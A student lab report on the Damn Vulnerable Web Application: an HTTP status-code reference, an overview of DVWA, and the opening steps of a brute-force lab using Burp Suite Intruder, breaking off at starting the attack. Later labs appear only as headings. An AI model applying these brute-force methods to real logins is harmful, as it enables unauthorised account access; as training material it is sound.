



DAMN VULNERABLE WEB APPLICATION

PROJECT REPORT

SACHCHITANAND YADAV

27-12-2025

Table of Contents

1. HTTP Response Status Codes

- 1.1 Overview of Status Code Classes
- 1.2 Informational Responses (1xx)
- 1.3 Successful Responses (2xx)
- 1.4 Redirection Messages (3xx)
- 1.5 Client Error Responses (4xx)
- 1.6 Server Error Responses (5xx)

2. About DVWA (Damn Vulnerable Web Application)

- 2.1 Introduction: Purpose and Educational Importance
- 2.2 Key Technologies: PHP, MySQL/MariaDB, and Apache
- 2.3 Security Levels: Low, Medium, High, and Impossible

3. Vulnerability Lab: Brute Force

- 3.1 Low Security
- 3.2 Medium Security
- 3.3 High Security

4. Vulnerability Lab: Command Injection

- 4.1 Understanding OS Command Operators (&, ;, |, ||, &&)
- 4.2 Low Security
- 4.3 Medium Security
- 4.4 High Security

5. Vulnerability Lab: CSRF (Cross-Site Request Forgery)

- 5.1 Low Security
- 5.2 Medium Security
- 5.3 High Security

6. Vulnerability Lab: File Inclusion (LFI/RFI)

- 6.1 Low Security
- 6.2 Medium Security
- 6.3 High Security

7. Vulnerability Lab: File Upload

- 7.1 Low Security
- 7.2 Medium Security
- 7.3 High Security

8. Vulnerability Lab: SQL Injection

- 8.1 Low Security
- 8.2 Medium Security
- 8.3 High Security

9. Vulnerability Lab: SQL Injection (Blind)

- 9.1 Low Security
- 9.2 Medium Security
- 9.3 High Security

10. Vulnerability Lab: Weak Session IDs

- 10.1 Low Security
- 10.2 Medium Security
- 10.3 High Security

11. Vulnerability Lab: Cross-Site Scripting (XSS)

11.1 DOM-Based XSS

- 11.1.1 Low Security
- 11.1.2 Medium Security
- 11.1.3 High Security

11.2 Reflected XSS

- 11.2.1 Low Security
- 11.2.2 Medium Security
- 11.2.3 High Security

11.3 Stored XSS

- 11.3.1 Low Security
- 11.3.2 Medium Security
- 11.3.3 High Security

HTTP response status codes

HTTP response status codes indicate whether a specific HTTP request has been successfully completed. Responses are grouped in five classes:

1. Informational responses (100 – 199)
2. Successful responses (200 – 299)
3. Redirection messages (300 – 399)
4. Client error responses (400 – 499)
5. Server error responses (500 – 599)

1. Information Responses (1xx)

Meaning: These codes indicate that the request has been received and that the process is continuing. They are *interim* responses before the final response.

Code	Name	Description
100	Continue	Client should continue with the request.
101	Switching Protocols	Server is switching protocols as requested (e.g., upgrading to WebSocket's).
102	Processing (WebDAV)	Server is processing but no final response yet. Useful in WebDAV contexts.

2. Successful Responses (2xx)

Meaning: These codes indicate that the request was received, understood, and accepted successfully.

Code	Name	Description
200	OK	The request succeeded (resource fetched, sent in body).
201	Created	Request succeeded and a new resource was created.
202	Accepted	Request accepted but not yet processed (async).
203	Non-Authoritative Information	Meta-information from a 3rd party; 200 preferred.
204	No Content	Success with no body to send.

Code	Name	Description
205	Reset Content	Tells client to reset view/form.
206	Partial Content	Sent when serving a range request (e.g., for downloads).
207	Multi-Status (WebDAV)	Multiple independent status codes.
208	Already Reported (WebDAV)	Prevents repeated enumeration in responses.
226	IM Used	Response is a result of instance manipulations (Delta encoding).

3. Redirection Messages (3xx)

Meaning: These codes tell the client that *additional action is needed* to complete the request, usually involving a new URL.

Code	Name	Description
300	Multiple Choice	More than one response available.
301	Moved Permanently	Resource moved permanently to a new URI.
302	Found	Temporary redirect (original method can change).
303	See Other	Directs client to another URI (GET).
304	Not Modified	Resource not modified (used with caching).
305	Use Proxy	Deprecated code to require a proxy.
306	(Unused)	Previously used; now reserved.
307	Temporary Redirect	Same method must be used on new location.
308	Permanent Redirect	Same method must be used permanently on new location.

4. Client Error Responses (4xx)

Meaning: These codes indicate that *the request made by the client is incorrect or cannot be fulfilled*.

Code	Name	Description
400	Bad Request	Server cannot understand the request syntax.
401	Unauthorized	Authentication required (client not authenticated).

Code	Name	Description
402	Payment Required	Reserved for future use.
403	Forbidden	Authenticated but not allowed access.
404	Not Found	Resource not found.
405	Method Not Allowed	Method known but not allowed.
406	Not Acceptable	Content negotiation failed.
407	Proxy Authentication Required	Proxy authentication needed.
408	Request Timeout	Server timed out waiting for request.
409	Conflict	Conflict with current server state.
410	Gone	Resource permanently deleted.
411	Length Required	Content-Length header missing.
412	Precondition Failed	Precondition in header failed.
413	Payload Too Large	Request body too large.
414	URI Too Long	URI is too long.
415	Unsupported Media Type	Media type not supported.
416	Range Not Satisfiable	Invalid Range header.
417	Expectation Failed	Expect header expectations unmet.
418	I'm a Teapot	April Fools' code refusing coffee requests.
421	Misdirected Request	Server not able to respond to this request.
422	Unprocessable Entity (WebDAV)	Semantic errors in well-formed request.
423	Locked (WebDAV)	Resource is locked.
424	Failed Dependency (WebDAV)	Previous request failure prevents this one.
426	Upgrade Required	Client must switch protocol.
428	Precondition Required	Origin server requires conditional request.
429	Too Many Requests	Rate limiting triggered.
431	Request Header Fields Too Large	Request headers too big.
451	Unavailable For Legal Reasons	Blocked for legal reasons (e.g., censorship).

5. Server Error Responses (5xx)

Meaning: These codes indicate *the server failed to fulfill a valid request* due to issues on the server side.

Code	Name	Description
500	Internal Server Error	Generic server failure.
501	Not Implemented	Method is not supported.
502	Bad Gateway	Invalid response from upstream server.
503	Service Unavailable	Server temporarily cannot handle request.
504	Gateway Timeout	Gateway did not receive timely response.
505	HTTP Version Not Supported	HTTP version unsupported.
506	Variant Also Negotiates	Misconfigured content negotiation.
507	Insufficient Storage	Server lacks storage.
508	Loop Detected	Server detected infinite loop.
510	Not Extended	Further extensions required.
511	Network Authentication Required	Client must authenticate to gain network access.

About DVWA

Damn Vulnerable Web Application (DVWA)

DVWA, short for **Damn Vulnerable Web Application**, is a deliberately insecure web application built for learning **web application security**. It's not broken by accident—it's broken **on purpose**. That's the whole point.

Back in the day (and still today, honestly), security wasn't learned from vibes or motivational quotes. It was learned by **breaking things safely**. DVWA keeps that tradition alive while pushing learners forward.

Purpose of DVWA

DVWA exists to help:

- Students understand **common web vulnerabilities**
- Ethical hackers practice attacks in a **legal and controlled environment**
- Developers see how small coding mistakes turn into big security disasters

Think of it as a sandbox where mistakes are welcome and alarms don't go off.

Key Vulnerabilities Covered

DVWA includes hands-on labs for classic, real-world vulnerabilities, such as:

- SQL Injection
- Cross-Site Scripting (XSS)
- Command Injection
- File Inclusion
- Cross-Site Request Forgery (CSRF)
- Brute Force attacks

These aren't random topics. These are the same flaws that have been haunting web apps since the early internet—and yes, they're still ruining lives today. Progress is great, but history repeats when ignored.

Security Levels in DVWA

DVWA offers multiple **security levels**:

- **Low** – No filtering, no mercy

- **Medium** – Basic input validation
- **High** – Stronger security mechanisms
- **Impossible** – Properly secured implementation

This setup lets learners see how defenses evolve and why lazy fixes don't survive real attackers. It's a glow-up arc, but earned.

Technologies Used

DVWA is built using:

- PHP
- MySQL / MariaDB
- Apache (commonly via XAMPP, WAMP, or Docker)

Simple stack. Classic tools. Proof that you don't need fancy tech to create—or break—secure systems.

Educational Importance

DVWA bridges the gap between **theory and practice**. Reading about vulnerabilities is cute. Exploiting them in a lab? That's where understanding hits.

For students in **Cyber and Digital Science**, DVWA builds:

- Practical security awareness
- Ethical hacking skills
- Secure coding mindset


You don't just learn how attacks work—you learn **why defenses matter**.

Conclusion


DVWA is not a toy. It's a mirror.

It shows how fragile web applications become when security is treated as an afterthought.

- First navigate to dvwa and login with username and Password.



- log in the home page of DVWA then click to the brute force sec on.




Vulnerability: Brute Force


A **brute force attack** is a technique in which an attacker repeatedly tries different combinations of characters, words, or phrases until the correct one is found. The main objective of this attack is to **discover sensitive information**, such as passwords, hidden directories, or protected resources.

To perform such attacks, attackers generally rely on **large wordlists (dictionaries)** that contain commonly used passwords or patterns. These wordlists increase the chances of success by testing predictable credentials that users often reuse.


SECURITY LEVEL IS CURRENTLY *LOW*




1. In this step, a **penetration testing tool** is initiated by launching **Burp Suite**. The target website request is intercepted and accepted within Burp Suite, after which the captured request is forwarded to the **Intruder** module for further attack execution.




2. The traffic was intercepted by opening the application through the proxy.





3. Open burp suite and go to Proxy->HTTP request




4. The request was sent to Intruder.



5. In this step, the payload positions are set, the payloads are configured, and the “Start Attack” button is clicked.

